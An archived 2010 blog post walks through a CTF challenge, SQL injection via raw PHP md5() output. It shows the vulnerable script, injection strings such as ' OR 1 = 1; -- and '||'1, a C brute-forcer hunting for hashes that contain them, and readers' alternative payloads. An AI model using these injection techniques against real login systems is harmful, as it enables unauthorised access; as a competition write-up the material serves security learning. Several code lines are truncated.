Christian von Kleist

Christian von Kleist on Posterous

« Back to blog

Christian von Kleist

Posted 7 years ago
September 9, 2010 at 10:16 PM

SQL injection with raw MD5 hashes (Leet More CTF 2010 injection 300)

The University of Florida Student Infosec Team competed in the Leet More CTF 2010 yesterday. It was a 24-hour challenge-based event sort of like DEFCON quals. Ian and I made the team some ridiculous Team Kernel Sanders shirts at our hackerspace just before the competition started. The good colonel vs. Lenin: FIGHT!

Here's a walkthrough/writeup of one of the challenges.

Injection 300: SQL injection with raw MD5 hashes

One challenge at yesterday's CTF was a seemingly-impossible SQL injection worth 300 points. The point of the challenge was to submit a password to a PHP script that would be hashed with MD5 before being used in a query. At first glance, the challenge looked impossible. Here's the code that was running on the game server:

```
<?php
require "inc/mysql.inc.php";
?>
<html>
<head><title>Oh, Those Admins!</title></heac
<body><center><h1>Oh, hi!</h1>
<?php
if (isset($_GET['password'])) {
 $r = mysql_query("SELECT login FROM admins
 if (mysql_num_rows($r) < 1)
  echo "Oh, you shall not pass with that pas
 else {
  $row = mysql_fetch_assoc($r);
  $login = $row['login'];
  echo "Oh dear, hello <b>$login</b>!<br/><b
  $r = mysql_query("SELECT * FROM admins");
  while ($row = mysql_fetch_assoc($r))
   echo "<tr><td>{$row['login']}</td><td>{$r
  echo "</table>";
 }
} else {
?>
<form>Oh, give me your password, Admin!<br/>
<?php
}
?>
<br/><br/><small>Oh, &copy; 2010 vos!</small
```

```
28  </html>
```

index.php hosted with ❤️ by GitHub view raw

The only injection point was the first `mysql_query()`. Without the complication of MD5, the vulnerable line of code would have looked like this:

```
$r = mysql_query("SELECT login FROM admins
WHERE password = '" . $_GET['password'] .
"'");
```

If the password `foobar` were submitted to the script, this SQL statement would be executed on the server:

```
SELECT login FROM admins WHERE password =
'foobar'
```

That would have been trivial to exploit. I could have submitted the password `' OR 1 = 1; --` instead:

```
SELECT login FROM admins WHERE password = ''
OR 1 = 1; -- '
```

…which would have returned all the rows from the `admins` table and tricked the script into granting me access to the page.

However, this challenge was much more difficult than that. Since PHP's `md5()` function was encrypting the password first, this was what was being sent to the server :

```
SELECT login FROM admins WHERE password =
'[output of md5 function]'
```

So how could I possibly inject SQL when MD5 would destroy whatever I supplied?

The trick: Raw MD5 hashes are dangerous in SQL

The trick in this challenge was that PHP's `md5()` function can return its output in either hex or raw form. Here's `md5()`'s method signature:

```
string md5( string $str [, bool $raw_output = false] )
```

If the second argument to MD5 is `true`, it will return ugly raw bits instead of a nice hex string. **Raw MD5 hashes are dangerous in SQL statements because they can contain characters with special meaning to MySQL.** The raw data could, for example, contain quotes (`'` or `"`) that would allow SQL injection.

I used this fact to create a raw MD5 hash that contained SQL injection code.

But it might take years to calculate

In order to spend the least possible time brute forcing MD5 hashes, I tried to think of the shortest possible SQL injection. I came up with one only 6 characters long:

```
'||1;#
```

I quickly wrote a C program to see how fast I could brute force MD5. My netbook could compute about 500,000 MD5 hashes per second using libssl's MD5 functions. My quick (and possibly wrong) math told me every hash had a 1 in 28 trillion chance of containing my desired 6-character injection string.

So that would only take 2 years at 500,000 hashes per second.

Optimizing: Shortening the injection string

If I could shorten my injection string by even one character, I would reduce the number of hash calculations by a factor of 256. After thinking about the problem for a while and playing around a lot with MySQL, I was able to shorten my injection to only 5 characters:

```
'||'1
```

This would produce an SQL statement like this (assuming my injection happened to fall in about the middle of the MD5 hash and pretending `xxxx` is random data):

```
SELECT login FROM admins WHERE password =
'xxx'||'1xxxxxxxx'
```

`||` is equivalent to `OR`, and a string starting with a `1` is cast as an integer when used as a boolean. Therefore, my injection would be equivalent to this:

```
SELECT login FROM admins WHERE password =
'xxx' OR 1
```

By Just removing a single character, that got me down to 2.3 days' worth of calculation. Still not fast enough, but getting closer.

Lopping off another character, and more improvements

Since any number from 1 to 9 would work in my injection, I could shorten my injection string to just `'||'` and then check to see if the injection string were followed by a digit from 1 to 9 (a very cheap check). This would simultaneously reduce my MD5 calculations by a factor of 256 and make it 9 times as likely that I'd find a usable injection string.


And since `||` is the same as `OR`, I could check for it too (2x speedup) and all its case variations (16x speedup). Running my program on a remote dual-core desktop instead of my netbook got me another 10x speedup.

The final hash

After computing only 19 million MD5 hashes, my program found an answer:

```
content:
129581926211651571912466741651878684928
count:   18933549
hex:     06da5430449f8f6f23dfc1276f722738
raw:     ?T0D??o#??'or'8.N=?
```

So I submitted the password `129581926211651571912466741651878684928` to the PHP script, and it worked! I was able to see this table:



Last step

The last step of the challenge was to turn the MD5 hash into a password. I could have used a brute forcer like John, but instead I just searched Google. The password had been cracked by opencrack.hashkiller.com and was `13376843`.

The code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <openssl/evp.h>

// compile with: gcc -lssl find.c

int main(void) {

  EVP_MD_CTX mdctx;
  unsigned char md_value[EVP_MAX_MD_SIZE];
  unsigned int md_len;
  int i = 0;
  int r, r1, r2, r3;
  char rbuf[100];
  char *match;

```

```c
  srand(time(0));

  while(1) {
    i++;
    if(i % 100000 == 0) {
      printf("i = %d\n", i);
    }

    // pick a random string made of digits
    r = rand(); r1 = rand(); r2 = rand(); r3
    sprintf(rbuf, "%d%d%d%d", r, r1, r2, r3)

    // calculate md5
    EVP_DigestInit(&mdctx, EVP_md5());
    EVP_DigestUpdate(&mdctx, rbuf, (size_t)
    EVP_DigestFinal_ex(&mdctx, md_value, &mc
    EVP_MD_CTX_cleanup(&mdctx);

    // find || or any case of OR
    match = strstr(md_value, "'||'");
    if(match == NULL) match = strcasestr(md_

    if(match != NULL && match[4] > '0' && ma
      printf("content: %s\n", (char *)rbuf);
      printf("count:   %d\n", i);
      printf("hex:     ");
      for(i = 0; i < md_len; i++)
        printf("%02x", md_value[i]);
      printf("\n");
      printf("raw:     %s\n", md_value);
      exit(0);
    }
  }
}
```

Team name	Country	Time spent	TOTAL
1. Nibbles	Nibbles, France	23:30:24	2700
2. [Lobotomy]	nothing =), Russia	22:10:25	2400
3. bkitsex	hcmc university of technology, Other	22:53:24	2300
4. HackerDom	Ural State University , Russia	20:49:05	2200
5. WildRide	CSU, Russia	22:14:05	1900
6. Juff Panda	TSU, Russia	15:18:03	1600
7. ENOFLAG	Technische Universitaet Berlin, Germany	19:47:34	1600
8. int3pids	none, Other	18:45:40	1500
9. Chocolate Makers	Universita' degli Studi di Milano, Italy	15:43:47	1100
10. THC	Twente Univesiteit, Other	15:44:38	1100
11. Smoked Chicken	SUSU, Russia	18:31:27	1100
12. Kernel Sanders	University of Florida, USA	23:15:10	1100
13. ddd	none, USA	19:25:22	1000
14. Zaza	Other	20:08:47	900
15. InVaR	SFU, Russia	22:02:51	700
16. Koibasta	SSAU, Russia	09:18:59	500
17. VLGU	Vladimir State University, Russia	12:06:22	400
18. stgm2	stgm2, Other	15:21:31	400
19. gn00bz	gn00bz, Croatia	17:55:07	400
20. painsec	painsec, Other	22:08:23	400
21. Back2Hack	Back2Hack, Germany	07:32:20	300
22. zenk	test, France	09:51:20	300
23. 0day	PSTU, Russia	11:49:28	300

20 responses

Hey, a faster solution : http://blog.nibbles.fr/?p=2039
Nice work !

— fol

Brilliant! Now that is some leet cracking. I wonder how many other people even attempted it? Just goes to show that prepared statements are the only safe sql.....

— sha1 hash

Nice! The Nibbles injection is excellent! He found a way to shorten it to just 3 characters: '='

— cvk

That, mister, is a ridiculously awesome shirt. Just thought you should know.

— BeVier

Thanks! Making shirts is fun. You guys should come out to hackerspace
soo-- OH WAIT. :(

— cvk

Hi Guys,
that's a pretty neat solution to the problem. Unfortunately i cannot compare your solution to nibbles' because my online translator turns their french article into gibberish only. ;)

By the way, if you're searching for an MD5 cracker later i invite you to use the huge list of services over at my blog (http://www.stottmeister.com/blog/2009/04/14/how-to-crack-md5-passwords/). It's quite complete as far as i know. Feel free to come by!

Best'
Stotti

— Stotti

This is really a cool hacker experience!

— memo

Basically nibbles did the same as you, but searching for the string '=' in the hash. It produces a request like 'a'='b'='c' which evaluates to 1 since it's parsed as ('a'='b')='c' which is 0='c' in the general case, and if 'c' does not start with a digit, you have 0=0, bingo!

— Erhune

Well played, sir! Thankfully I've never seen anyone stupid enough to use a *raw* md5 hash (and I've seen A LOT of stupid PHP code), and this is impossible with a standard md5 call (with the 2nd parameter defaulting to false), though I'm sure the same potential vulnerability is there for any query that takes unencoded binary data. One question, why did you opt to correlate the password on hashkiller instead of using the generating the source string that was hashed once you found a suitable match?

— Timothy

Erhune: You have explained it perfectly.

— cvk

Timothy: The scoring server was looking for the password corresponding to the hash stored in the admin user's password field, which served as proof that the account had been compromised.

— cvk

ahhh. I see, I misunderstood. Thanks for the clarification.

— Timothy

I would like to emphasize Timothy's point: you almost -never- see the raw md5 flag in code, so this hack is moot outside of a decent problem-solving exercise.

— Joshin

Cool hack! Here's a THREE char string that should work if followed by a number 1 to 9: '+'
e.g. password = ''+'1'

— Benjie Gillam

Scratch that... needed brackets. Whoops

— Benjie Gillam

Great solution, thanks for sharing.

— hkm

very nice

— Oldzombie

Well , Nice Work. What about Hex MD5 - this will not work , any other suggestions. How important it is to know the SALT.

— Arcot

Well , Nice Work. What about Hex MD5 - this will not work , any other suggestions. How important it is to know the SALT.

— Arcot

Okay, This was good. Finding a text string that encrypts into a sql injection query, you have a lot of time on your hands. But sounds fun :~

— Willie Theron

Your Name

Email

Add Website URL »

Your Comment

Notify me by email when new comments are added

Comment